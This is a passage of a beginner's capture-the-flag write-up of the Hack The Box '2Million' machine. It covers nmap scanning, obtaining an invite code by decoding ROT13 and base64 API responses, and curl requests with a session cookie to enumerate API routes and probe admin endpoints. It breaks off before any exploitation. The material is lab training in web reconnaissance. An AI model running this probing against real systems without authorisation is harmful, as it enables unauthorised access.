

2Million box write up

This is my first write up on a box. I looked up a lot of references during making this write up. This will not be very good but I will get better at it.

Enumeration

Nmap

We first start with a nmap scan of the IP address

```
(ryuq@kali)-[~/Documents/2Million]
$ sudo nmap -sC -sV 10.10.11.221
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-19 14:32 +08
Nmap scan report for 10.10.11.221
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http      nginx
|_ http-title: Did not follow redirect to http://2million.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.04 seconds
```

port 22 and port 80 open



added 2million.htb to domain list

```
127.0.0.1      localhost
127.0.1.1      kali.ryuq      kali
10.10.11.221   2million.htb
# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
~
~
```


Webpage




There is a login page
username: admin
password: password




there's a join page



asks for invite code



under console, there is a inviteapi.min.js that seems interesting



we can see that it makes a GET request to

<http://2million.htb/js/inviteapi.min.js>

```
1 function verifyInviteCode(code) {
2   var formData = {
3     "code": code
4   };
5   $.ajax({
6     type: "POST",
7     dataType: "json",
8     data: formData,
9     url: '/api/v1/invite/verify',
10    success: function(response) {
11      console.log(response)
12    },
13    error: function(response) {
14      console.log(response)
15    }
16  })
17 }
18
19 function makeInviteCode() {
20   $.ajax({
21     type: "POST",
22     dataType: "json",
23     url: '/api/v1/invite/how/to/generate',
24     success: function(response) {
25       console.log(response)
26     },
27     error: function(response) {
28       console.log(response)
29     }
30   })
31 }
```


There are two functions found in the source page
verifyInviteCode and makeInviteCode

makeInviteCode is making a POST request to
/api/v1/invite/how/to/generate

we can make a curl request to that address

```
(ryuq@kali)-[~/Documents/2Million]
$ curl -X POST 2million.htb/api/v1/invite/how/to/generate jq .
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed
100    249    0    249    0    0    735      0 --:--:-- --:--:-- --:--:--   736
{
  "0": 200,
  "success": 1,
  "data": {
    "data": "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFg erdhrfg gb /ncv/i1/vaivgr/trarengr",
    "enctype": "ROT13"
  },
  "hint": "Data is encrypted ... We should probably check the encryption type in order to decrypt it..."
}
```

this is telling us that it is ROT13



after decoding, it is asking us to make a POST request to
`/api/v1/invite/generate`

```
(ryuq@kali)-[~/Documents/2Million]
$ curl -X POST 2million.htb/api/v1/invite/generate | jq .
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100    91      0    91      0      0    260      0 --:--:-- --:--:-- --:--:--   260
{
  "0": 200,
  "success": 1,
  "data": {
    "code": "WVA4MUMtMVJCQzgtT0NPMkItNExSNlU=",
    "format": "encoded"
  }
}
```

```
(ryuq@kali)-[~/Documents/2Million]
$ echo WVA4MUMtMVJCQzgtT0NPMkItNExSNlU= | base64 -d
YP81C-1RBC8-OC02B-4LR6U
```

we get our invite code



Registration

Type your details below.

Invite code

YP81C-1RBC8-0C02B-4LR6U


Username

E-Mail

Password

Confirm password

Register

**Hack The Box**
FOR TESTING LABS

Server: EU FREE 1

Load: 49%

Home

Dashboard

Rules

Change Log

Ideas & Feedback 32

Support

Careers

Looking for a Job?

Job Offers 11

Companies


Rankings

- Hall of Fame
- Team Rankings
- Country Rankings
- VIP Rankings

Labs

- Access
- Machines
- Challenges

Social


**Hack The Box**
Hack The Box is an online platform allowing you to test and advance your skills in cyber security. Use it responsibly and don't hack your fellow members...


VIP slots left: 393 175


Feedback


Testimonial

ryug

**32**
Machines


**803**
Online Members


**693**
Collections


**1.54ms**
Response Time

38384 New Members
2883495 Members ▲ 21

Top Teams

**DuckTeam**
28 28

**Testers**
14 15

**Admins**
5 5


Important Announcement: We are currently performing database migrations. For this reason some of the website's features will be unavailable. We apologize for the inconvenience.

Lab Service Status

eu-free-1

19

successfully logged in



The access page allows us to download a vpn to access the infrastructure

using burpsuite, we intercept when we press regenerate



we can see that a GET request is sent to /api/v1/user/vpn/regenerate

trying to send a GET request to /api to see if we get anything

```
(ryuq@kali)-[~/Documents/2Million]
$ curl -v 2million.htb/api
* Trying 10.10.11.221:80 ...
* Connected to 2million.htb (10.10.11.221) port 80
> GET /api HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
>
< HTTP/1.1 401 Unauthorized
< Server: nginx
< Date: Tue, 20 Feb 2024 02:12:31 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Set-Cookie: PHPSESSID=b0p1tll7s4njiubrnsts9l11s1; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
* Connection #0 to host 2million.htb left intact
```

we are unauthorized

```
(ryuq@kali)-[~/Documents/2Million]
$ curl -v 2million.htb/api --cookie "PHPSESSID=e775ai5gebu5vn01mnbemf6e36" | jq .
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left     Speed
  0     0    0     0    0     0      0      0  --:--:-- --:--:-- --:--:--    0*   Trying 10.10.11.221
* Connected to 2million.htb (10.10.11.221) port 80
> GET /api HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
> Cookie: PHPSESSID=e775ai5gebu5vn01mnbemf6e36
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 20 Feb 2024 02:14:00 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
{ [47 bytes data]
100   36    0   36    0    0    94    0  --:--:-- --:--:-- --:--:--   94
* Connection #0 to host 2million.htb left intact
{
  "/api/v1": "Version 1 of the API"
}
```

we find /api/v1

```

[ryuq@kali]--[~/Documents/2Million]
$ curl -v 2million.htb/api/v1 --cookie "PHPSESSID=e775ai5gebu5vn01mnbemf6e36" | jq .
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload    Total   Spent    Left   Speed

  0     0    0     0     0     0      0      0  --:--:-- --:--:-- --:--:--    0*   Trying 10.10.11.221:80 ...
* Connected to 2million.htb (10.10.11.221) port 80
> GET /api/v1 HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.4.0
> Accept: */*
> Cookie: PHPSESSID=e775ai5gebu5vn01mnbemf6e36
>
< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 20 Feb 2024 02:15:00 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
<
{ [812 bytes data]
100  800    0  800    0    1975    0 --:--:-- --:--:-- --:--:--  1980
* Connection #0 to host 2million.htb left intact
{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code generation",
        "/api/v1/invite/generate": "Generate invite code",
        "/api/v1/invite/verify": "Verify invite code",
        "/api/v1/user/auth": "Check if user is authenticated",
        "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
        "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
        "/api/v1/user/vpn/download": "Download OVPN file"
      },
      "POST": {
        "/api/v1/user/register": "Register a new user",
        "/api/v1/user/login": "Login with existing user"
      }
    },
    "admin": {
      "GET": {
        "/api/v1/admin/auth": "Check if user is admin"
      },
      "POST": {
        "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
      },
      "PUT": {
        "/api/v1/admin/settings/update": "Update user settings"
      }
    }
  }
}

```

making a get request to /api/v1 we find different routes that we can potentially go to

the admin ones look interesting so we will try those

```
(ryuq@kali)-[~/Documents/2Million]
$ curl -v 2million.htb/api/v1/admin/auth --cookie "PHPSESSID=e775ai5gebu5vn01mnbemf6e36" | jq .
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
0         0     0    0    0    0     0  0  --:--:-- --:--:-- --:--:--    0*   Trying 10.10.11.221:80 ...
* Connected to 2million.htb (10.10.11.221) port 80
